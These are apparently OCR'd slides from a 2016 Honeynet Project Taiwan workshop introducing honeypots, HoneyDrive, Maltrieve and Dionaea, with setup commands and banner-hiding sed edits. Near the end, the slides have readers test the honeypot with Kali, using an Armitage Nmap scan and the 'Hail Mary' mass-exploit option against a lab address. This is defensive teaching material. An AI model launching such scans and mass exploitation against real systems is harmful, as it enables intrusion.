Honeynet Project
Taiwan Chapter

HONEYCON 2016
WORKSHOP - HONEYNET 101
HONEYDRIVE

蔡一郎 / 許勝翔

Outline

- The Honeynet Project簡介
- Honeynet Project Tools
- Honeynet in Taiwan
- Botnet Analysis in Taiwan
- Japan Cyber Clean Center

The Honeynet Project簡介

- 成立於1999年，由一群對誘捕技術有興趣的同伴，共同組成與參與，最早是透過Mailing-List 溝通
- 2000年，Lance Spitzner 正式成立The Honeynet Project，並制定組織章程，全球重要資安單位與專家陸續成立The Honeynet Project 各國支會
- 至今(2016.6)，全球共有46個The Honeynet Project Chapter(支會)，致力於改善現有資訊安全技術上所碰到的瓶頸
  - http://honeynet.org/og

The Honeynet Project簡介

- The Honeynet Project 每年舉辦一次年度會議，各支會會員共同參與，會議中討論:
  - 各支會報告目前發展現況、研究現況，攻擊趨勢
  - 訂定重要的R&D計畫，跨國共同合作
  - 技術交流，經驗與研究分享 (Share Lesson Learned)
  - 讓各支會成員互相交流，建立互信關係(Trusted Relationship)

The Honeynet Project願景與任務

Taiwan Chapter

- A community of organizations actively researching, developing and deploying Honeynets and sharing the lessons learned.
  - **Awareness:** 增進企業與組織對存在於現行網路上的威脅與弱點之了解，進一步思考如何去減輕威脅的方法
  - **Information:** 除了提供基本的攻擊活動外，進一步提供更關鍵性的資料，如: 攻擊動機，駭客間如何聯絡，駭客攻破主機後下一步的攻擊動作
  - **Tools:** Honeynet Project 致力於發展 Open Source Tools，藉由這些Tools，我們可以更有效率的佈建誘捕系統了解網路環境攻擊威脅現況

The Honeynet Project Annual Workshop


Taiwan Chapter

2011年-法國巴黎

2012年-美國灣區

Honeynet Project website

Taiwan Chapter



- www.honeynet.org
- www.honeynet.org.tw

The Honeynet Project introduction

Taiwan Chapter


- Non-profit (501c3) organization with Board of Directors.
- Funded by sponsors
- Global set of diverse skills and experiences.
- Open Source, share all of our research and findings at no cost to the public.
- Deploy networks around the world to be hacked.
- Everything we capture is happening in the wild.
- We have nothing to sell.

Honeynet Project Mission

Taiwan Chapter


- A community of organizations actively researching, developing and deploying Honeynets and sharing the lessons learned.
  - **Awareness:** 增進企業與組織對存在於現行網路上的威脅與弱點之了解，進一步思考如何去減輕威脅的方法
  - **Information:** 除了提供基本的攻擊活動外，進一步提供更關鍵性的資料，如: 攻擊動機，駭客間如何聯絡，駭客攻破主機後下一步的攻擊動作
  - **Tools:** Honeynet Project 致力於發展 Open Source Tools，藉由這些Tools，我們可以更有效率的佈建誘捕系統了解網路環境攻擊威脅現況

The Honeynet Project Website



資料來源：http://www.honeynet.org/

目前全球有45個支會(Chapters)



Honeypot/Honeynet Technology

Taiwan Chapter

- What is a Honeynet ?
  - 高互動式誘捕系統(High-interaction Honeypot)
  - It is an architecture, not a product or software
  - Populate with live systems
  - Once compromised, data is collected to learn the tools, tactics, and motives of the Blackhat community
- Value of Honeynet
  - Research : Identify new tools and new tactics, Profiling Blackhats
  - Early warning and prediction
  - Incident Response / Forensics
  - Self-defense

誘捕系統(Honeypots)

- A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.
- Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise.
- Primary value to most organizations is information.

優勢與風險

- 優勢
  - Collect small data sets of high value.
  - Reduce false positives
  - Catch new attacks, false negatives
  - Work in encrypted or IPv6 environments
  - Simple concept requiring minimal resources
- 風險
  - Limited field of view (microscope)
  - Risk (mainly high-interaction honeypots)

Honeynets

- High-interaction honeypot designed to capture in-depth *information*.
- Information has different value to different organizations.
- Its an architecture you populate with live systems, not a product or software.
- Any traffic entering or leaving is suspect.

How it works

A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.

- Data Control
- Data Capture
- Data Analysis

http://www.honeynet.org/papers/honeynet/

誘捕工具類型

1. 誘捕功能工具
   - Network
   - Connection
   - Web App
   - Malware
   - Client-Side

2.分析功能工具

3.視覺化Dashboard

HoneyDrive

- 預載部份誘捕系統的Live CD系統
- 可支援虛擬機器，格式為OVA。
- 操作方便，免安裝，可以直接體驗誘捕系統之使用。
- 可在SourceForge下載

http://sourceforge.net/projects/honeydrive/files/

Honeydrive

- OS : xubuntu 12.04.4 LTS i386
- HDD : 80GB
- 架構：LAMP
- 時區：UTC
- Username : honeydrive
- Password : honeydrive
- 發行日期: 2014
- 版本: 3

工具功能種類

- Honeypot
- Dashboard
- Security
- Forensics
- Malware
- Firefox add-ons
- Extra software

HoneyDrive

- Honeypot
  - Dionaea
  - Maltrieve
  - Glastopf
  - Wordpot
  - Honeyd
  - Thug
  - Amun
  - Conpot
  - Kippo
  - Tiny
  - PhoneyC

HoneyDrive

- 個別的Dashboard

  kippo-Graph

  DionaeaFR

  Honeyd-Viz

- Log Dashboard

ELK – ElasticSearch + Logstash + Kibana

Malware Collector - Maltrieve

- Maltrieve originated as a fork of mwcrawler
- 功能: 從網站獲取惡意樣本
- 惡意樣本來源
  - Malc0de
  - Malware Black List
  - Malware Domain List
  - VX Vault
  - URLqery
  - CleanMX

maltrieve 設定檔

/opt/maltrieve

- archive – 存放惡意樣本目錄
- maltrieve.cfg – maltrieve設定檔

執行

sudo python maltrieve.py

Malware Collector–Dionaea


- 低互動Honeypot惡意程式誘捕系統
- 是Nepenthes更新的下一代Honeypot
- 使用Python語言開發
- 模擬服務弱點
- 惡意程式碼下載
- 攻擊資料與事件紀錄


Dionaea & nepenthes

Port	Nepenthes	Dionaea
21		ftp
25		
42	wins	
69		tftp
80	asn1	http
105		
110		
135	dcom	epmap
139	netbiosname, netdde	
143		
443	iis	https
445	asn1, dcom, lsass, ms08067, pnp	smb
554		
587		
617		
1023	sasserftpd	
1025	dcom, msdtc	
1080		
1111		
1433		mssql
1434	mssql	
1581		
1900		
2101		
2103	msmq	
2105	msmq	

Port	Nepenthes	Dionaea
2107	msmq	
2380		
2555		
2745	bagle	
2954		
2967	symantec	
2968	symantec	
3127	mydoom	
3128		
3140	optix	
3268		
3372	msdtc	
3628		
5000	upnp	
5060		sip
5168		
5554	sasserftpd	
6070		
6101		
6129	dameware	
7144		
8080		
9999		
10000	veritas	
10203		
17300	kuang2	
27347	sub7	
38292		
41523		

流程


Network
攻擊源
Dionaea主機


模擬的通訊協定
SMB
HTTP
HTTPS
FTP
EPMAP
TFTP
MSSQL
SIP
Exploitation
Detect I/O資
Payload
Download
Ftp.py
Tftp.py
Curl
Logging
Sqlite

Dionaea 設定檔

- 設定檔置於：/opt/dionaea/etc/dionaea/dionaea.conf
- Dionaea.conf 為主程式重要設定檔，共包含幾個部分：
  - Logging：用於指定log domains and loglevel
  - Processors：使用Libemu來偵測與分析攻擊連線中的Shellcode
  - Downloads: 指定惡意程式儲存位置
  - Bistreams: 儲存攻擊連線IP與Dionaea通訊的過程
  - Submit：利用 HTTP或FTP轉存惡意程式樣，如：利用FTP
  - Listen: 設定Dionaea所監控的IP，預設是All，亦即所有惡意程式連線都會被抓取
  - Modules：指定各種模擬

Dionaea 設定檔

- Dionaea.conf 中，Modules 設定檔說明：
  - Pcap module：採用Libpcap 函式庫來記錄與偵測被拒絕的連接嘗試，來獲得攻擊來源資訊
  - Curl module : Curl模組被使用於傳送檔案到第三方伺服器
  - Emu module: 偵測、執行與解析Shellcode
  - Python module: 利用Python interpreter來控制Dionaea
  - Logsql module: 將Dionaea Log資訊儲存到sqlite databse 中
  - Logxmpp module: 將Dionaea Log資訊儲存到xmpp server
  - P0f module: 提供攻擊來源 OS fingerprinting功能

Running Dionaea

- 執行參數：
  - -c, --config=FILE (設定檔位置)
  - -D, (背景執行)
  - -g, --group=GROUP (switch to GROUP after startup)
  - -h, --help display help
  - -H, --large-help
  - -l, --log-levels=“all, debug, info, message, warning, critical”
  - -u, --user=USER (switch to USER after startup)
  - -p, --pid-file=FILE (write pid to file)
  - -r, --chroot=DIR (chroot to DIR after startup)
  - -V, (show version)
  - -w, --workingdir=DIR (set the process working dir to DIR)
- 執行命令：

sudo /opt/dionaea/bin/dionaea -D -l warning -L '* -p /var/run/dionaea.pid'

Dionaea Log - Sqlite

```
root@DD:/opt/dionaea/var/dionaea# sqlite3 logsql.sqlite
SQLite version 3.7.9 2011-11-01 00:52:41
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select COUNT(remote_host),remote_host from connections where connection_type='accept'
group by remote_host order by count(remote_host) desc limit 10;
327|94.52.133.24
270|2.185.139.21
254|75.95.101.190
175|59.53.67.13
84|145.255.33.136
78|114.35.33.39
59|98.126.117.42
26|213.195.144.60
20|177.44.0.219
20|77.20.107.250
sqlite>
```

攻擊來源IP

被攻擊次數

系統測試

- 使用kali工具進行測試

kali

第一次啟動時，開啟Termimal，並執行

#service postgresql start

#service metasploit start

#service metasploit stop


#armitage

進入armitage圖型介面-針對honeypot進行scan

選擇Hosts -> Nmap Scan-> Quick Scan(OS detect)

Honeypot所運行之服務

Taiwan Chapter



進行攻擊動作

Attacks -> Hail Mary

Dionaea Banner問題(1)

- FTP banner

sed 's/Welcome to the ftp service/Welcome to the awesome ftp service/g' -i /opt/dionaea/lib/dionaea/python/dionaea/ftp.py

- MSSQL banner


sed 's/r.VersionToken.TokenType = 0x00/r.VersionToken.TokenType = 0xAA/g' -i /opt/dionaea/lib/dionaea/python/dionaea/mssql/mssql.py

Dionaea Banner問題(2)

- Smbd banner

sed 's/WORKGROUP/MIDOMINIO/g' -i /opt/dionaea/lib/dionaea/python/dionaea/smb/include/smbfields.py

sed 's/HOMEUSER-3AF6FE/EQUIPO-TEST/g' -i /opt/dionaea/lib/dionaea/python/dionaea/smb/include/smbfields.py


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.220.129
Console X
nmap X
[*] Nmap: Host is up (0.00058s latency).
[*] Nmap: Not shown: 91 closed ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 21/tcp open ftp vsftpd 2.0.8 or later
[*] Nmap: 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open http
[*] Nmap: 135/tcp open msrpc?
[*] Nmap: 443/tcp open ssl/https
[*] Nmap: 445/tcp open microsoft-ds?
[*] Nmap: 1433/tcp open ms-sql-s?
[*] Nmap: 3306/tcp open mysql MySQL 5.0.54
[*] Nmap: 5060/tcp open sip (SIP end point; Status: 200 OK)
[*] Nmap: 2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
